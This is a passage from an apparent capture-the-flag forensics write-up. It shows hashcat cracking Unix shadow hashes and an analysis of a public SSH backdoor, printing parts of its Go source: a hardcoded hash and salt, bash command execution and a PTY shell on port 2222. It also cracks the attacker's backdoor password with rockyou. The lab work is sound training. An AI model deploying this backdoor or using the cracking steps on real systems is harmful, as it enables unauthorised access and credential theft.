
```
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:secuirty3
$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:secret12
$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6×1wXxKitcPUjcXlX/:abcd123
$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:1qaz2wsx
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: shadow
Time.Started.....: Wed Mar 20 20:38:55 2024 (6 secs)
Time.Estimated ...: Wed Mar 20 20:39:01 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/fasttrack.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      154 H/s (9.12ms) @ Accel:16 Loops:1024 Thr:1 Vec:4
Recovered........: 4/5 (80.00%) Digests (total), 4/5 (80.00%) Digests (new), 4/5 (80.00%) Salts
Progress.........: 1310/1310 (100.00%)
Rejected.........: 0/1310 (0.00%)
Restore.Point....: 262/262 (100.00%)
Restore.Sub.#1 ...: Salt:4 Amplifier:0-1 Iteration:4096-5000
```

Task 2: Research - Analyse the code


After obtaining the code for the backdoor, it's crucial to analyse it thoroughly.

Findings:

1. **Default hash for the backdoor:** bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 18 (delta 4), reused 9 (delta 1), pack-reused 0
Receiving objects: 100% (18/18), 3.14 MiB | 931.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.

┌──(kali㉿kali)-[~]
└─$ ls
 -                      dan.sh     fuzzing  JohnTheRipper       Music               Pictures    shell.sh       Templates     Videos
 all-ports-nmap-report  Desktop    go       key                 output.txt          Public      ssh-backdoor   tt.txt        wordlists
 api                    Documents  hey.txt  linux64            'overthe ire'        rogue-jndi  tcpdump2.pcap  ty.txt
 attractive             Downloads  ids.txt  Metasploit-Plugins  passwordlist.txt    shadow      tcpdump.pcap   userlist.txt

┌──(kali㉿kali)-[~]
└─$ cd ssh-backdoor

┌──(kali㉿kali)-[~/ssh-backdoor]
└─$ ls
backdoor  build.sh  main.go  README.md  setup.sh

┌──(kali㉿kali)-[~/ssh-backdoor]
└─$ nano main.go

┌──(kali㉿kali)-[~/ssh-backdoor]
└─$ 
```




```
  GNU nano 7.2                                                  main.go
package main

import (
        "crypto/sha512"
        "fmt"
        "io"
        "io/ioutil"
        "log"
        "net"
        "os/exec"

        "github.com/creack/pty"
        "github.com/gliderlabs/ssh"
        "github.com/integrii/flaggy"
        gossh "golang.org/x/crypto/ssh"
        "golang.org/x/crypto/ssh/terminal"
)

var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"

func main() {
        var (
                lport       uint   = 2222
                lhost       net.IP = net.ParseIP("0.0.0.0")
                keyPath     string = "id_rsa"
                fingerprint string = "OpenSSH_8.2p1 Debian-4"

        )
                                           [ Read 109 lines ]
^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location    M-U Undo    M-A Set Mark    M-] To Bracket  M-Q Previous
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line  M-E Redo    M-6 Copy        ^Q Where Was    M-W Next
```

2. **Hardcoded salt for the backdoor**: 1c362db832f3f864c8c2fe05f2002a05



```
        ptyReq, _, isPty := s.Pty()
        if isPty {
                cmd.Env = append(cmd.Env, fmt.Sprintf("TERM=%s", ptyReq.Term))
                f, err := pty.Start(cmd)
                if err ≠ nil {
                        panic(err)
                }
                go func() {
                        io.Copy(f, s) // stdin
                }()
                io.Copy(s, f) // stdout
                cmd.Wait()
        } else {
                io.WriteString(s, "No PTY requested.\n")
                s.Exit(1)
        }
}

func runCommand(cmd string) []byte {
        result := exec.Command("/bin/bash", "-c", cmd)
        response, _ := result.CombinedOutput()
        return response
}

func passwordHandler(_ ssh.Context, password string) bool {
        return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

3. **Hash used by the attacker:** 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
Wireshark · Follow TCP Stream (tcp.stream eq 3) · overpass2.pcapng
Filter Out This Stream
Print
Save as…
Back
Close
Help
Find Next


```
Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----+
|        .. .     |
|       .  +      |
|      o    .=.   |
|     . o  o+.    |
|      + S +.     |
|     =.o %.      |
|    ..*.% =.     |
|    .+.X+*.+     |
|   .oo=++=Eo.    |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327
c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

Packet 3454. 67 client pkts, 19 server pkts, 38 turns. Click to select.

Entire conversation (6,980 bytes)   Show data as ASCII   Stream 3


Find:

4. **Password cracked from the hash using rockyou:** november16




```
  4520 | sha1($salt.sha1($pass))                                    | Raw Hash salted and/or iterated
 24300 | sha1($salt.sha1($pass.$salt))                              | Raw Hash salted and/or iterated
   140 | sha1($salt.utf16le($pass))                                 | Raw Hash salted and/or iterated
 19300 | sha1($salt1.$pass.$salt2)                                  | Raw Hash salted and/or iterated
 14400 | sha1(CX)                                                   | Raw Hash salted and/or iterated
  4700 | sha1(md5($pass))                                           | Raw Hash salted and/or iterated
  4710 | sha1(md5($pass).$salt)                                     | Raw Hash salted and/or iterated
 21100 | sha1(md5($pass.$salt))                                     | Raw Hash salted and/or iterated
 18500 | sha1(md5(md5($pass)))                                      | Raw Hash salted and/or iterated
  4500 | sha1(sha1($pass))                                          | Raw Hash salted and/or iterated
  4510 | sha1(sha1($pass).$salt)                                    | Raw Hash salted and/or iterated
  5000 | sha1(sha1($salt.$pass.$salt))                              | Raw Hash salted and/or iterated
   130 | sha1(utf16le($pass).$salt)                                 | Raw Hash salted and/or iterated
  1410 | sha256($pass.$salt)                                        | Raw Hash salted and/or iterated
  1420 | sha256($salt.$pass)                                        | Raw Hash salted and/or iterated
 22300 | sha256($salt.$pass.$salt)                                  | Raw Hash salted and/or iterated
 20720 | sha256($salt.sha256($pass))                                | Raw Hash salted and/or iterated
 21420 | sha256($salt.sha256_bin($pass))                            | Raw Hash salted and/or iterated
  1440 | sha256($salt.utf16le($pass))                               | Raw Hash salted and/or iterated
 20800 | sha256(md5($pass))                                         | Raw Hash salted and/or iterated
 20710 | sha256(sha256($pass).$salt)                                | Raw Hash salted and/or iterated
 21400 | sha256(sha256_bin($pass))                                  | Raw Hash salted and/or iterated
  1430 | sha256(utf16le($pass).$salt)                               | Raw Hash salted and/or iterated
 10810 | sha384($pass.$salt)                                        | Raw Hash salted and/or iterated
 10820 | sha384($salt.$pass)                                        | Raw Hash salted and/or iterated
 10840 | sha384($salt.utf16le($pass))                               | Raw Hash salted and/or iterated
 10830 | sha384(utf16le($pass).$salt)                               | Raw Hash salted and/or iterated
  1710 | sha512($pass.$salt)                                        | Raw Hash salted and/or iterated
  1720 | sha512($salt.$pass)                                        | Raw Hash salted and/or iterated
  1740 | sha512($salt.utf16le($pass))                               | Raw Hash salted and/or iterated
  1730 | sha512(utf16le($pass).$salt)                               | Raw Hash salted and/or iterated
    50 | HMAC-MD5 (key = $pass)                                     | Raw Hash authenticated
```

kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.31.86
6:06
kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
Search
06:06
21/03/2024



```
malformed, or if input is otherwise not as expected (for example, if the
 --username option is used but no username is present)

No hashes loaded.

Started: Thu Mar 21 06:04:30 2024
Stopped: Thu Mar 21 06:04:35 2024

┌──(kali㉿kali)-[~/ssh-backdoor]
└─$ hashcat -m 1710 '6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05' /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1081/2226 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimim salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Iterated
* Single-Hash
* Single-Salt
```

kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.31.86
6:07
kali@kali: ~/ssh-backdoor
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~/Downloads
kali@kali: ~/ssh-backdoor
Search
06:08
21/03/2024


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~/ssh-backdoor
File Actions Edit View Help
kali@kali: ~
kali@kali: ~/Downloads
kali@kali: ~/ssh-backdoor


```
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
